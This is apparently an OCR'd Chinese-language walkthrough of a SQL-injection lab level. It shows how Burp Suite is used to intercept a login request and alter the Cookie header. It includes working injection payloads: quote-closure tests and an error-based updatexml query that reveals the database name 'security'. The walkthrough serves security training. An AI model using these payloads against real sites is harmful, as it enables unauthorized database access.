

尝试登录




根据提示往 cookie 的方向靠

抓包获取 cookie

抓包之后发现和下图不一样，此时点击左上角 forward（如果这里也没有，看 http history）




放到 Repeater 中改包




先做闭合测试

Cookie: uname=admin'--+，没报错（显示登录信息）如下图所示




Cookie: uname=admin''"--+，报错（无登录信息），如下图所示




有回显采用报错注入

Cookie: uname=admin' and updatexml(1,concat(0x7e,(database()),0x7e),0) --+



知道数据库为 security

或者采用联合查询



通过 your login name：security 知道数据库为 security